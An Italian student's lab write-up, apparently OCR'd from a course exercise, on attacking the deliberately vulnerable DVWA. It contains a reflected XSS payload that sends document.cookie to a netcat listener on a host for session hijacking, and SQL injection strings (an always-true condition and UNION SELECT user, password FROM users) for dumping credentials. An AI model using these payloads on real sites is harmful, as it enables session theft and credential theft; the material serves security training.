
Esercitazione 3 Modulo 4 – Alessio Russo

Configurate il vostro laboratorio virtuale per raggiungere la DVWA dalla macchina Kali Linux (l'attaccante). Assicuratevi che ci sia comunicazione tra le due macchine con il comando ping. Raggiungete la DVWA e settate il livello di sicurezza a «LOW». Scegliete una delle vulnerabilità XSS ed una delle vulnerabilità SQL injection: lo scopo del laboratorio è sfruttare con successo le vulnerabilità con le tecniche viste nella lezione teorica. La soluzione riporta l'approccio utilizzato per le seguenti vulnerabilità:
- XSS reflected
- SQL Injection (non blind)

- XSS Reflected.

Invio un tag html come ad esempio Parola <\i> per scrivere una parola in corsivo:



Come fi può vedere dall 'immagine Relkected mi ritorna la parola in corsivo.

Ora se andiamo ad inserire un qualsiasi script java nella stessa barra come ad esempio:

<script>alert("XSS")</script>

Il risultato sarà il seguente:

Se invece vorremo avere informazioni sensibili come i cookie di una sessione dovremo inerire uno script del genere:

<script>window.location='http://127.0.0.1:5005/?cookie='+ document.cookie</script>


- Window location reindirizzerà il tutto verso una pagina a ns scelta.
- Document.cookie ci invia i cookie dove è contenuta la sessione della vititma.
- Ci mettiamo in ascolto sulla macchina attaccante con netcat con nc -l -p 5005

Una volta inviato il link alla vittima e questa lo aprirà ci invierà le info sulla sua sessione attraverso i cookie.


Troveremo una richiesta GET che ci permetterò di avere il PHPSESSID che una volta copiato e incollato nel inspector del bowser alla voce STORAGE -> cookies ci permette di entrare nella pagina web come se fossimo l'utente attaccato senza richiedere autenticazione.

- SQL INJECTION

Andiamo ora ad inserire un valore di test nella schermata SQL Injection: il valore di riferimento sarà 1




Continuiamo con la fase di test di risposta del DB andando ad inserire una condizione vera sempre vera ‘1 OR ‘1’=’1 in modo tale ad far rispondere il db con una serie di parametri, questo ci risponderà con First name e surname



Ora sappiamo come ci risponderà il db inoltre sappiamo che ci sono almeno due campi possiamo ora inviare una quesry sql, sappiamo che nel db originale i parametri di risposta sono due quindi la query avrà null, null come parametri:

1’ UNION SELECT null, null FROM users#



A quanto punto vista la risposta del db possiamo andare a modificare i parametri null, null con user e password:

1' UNION SELECT user, password FROM users#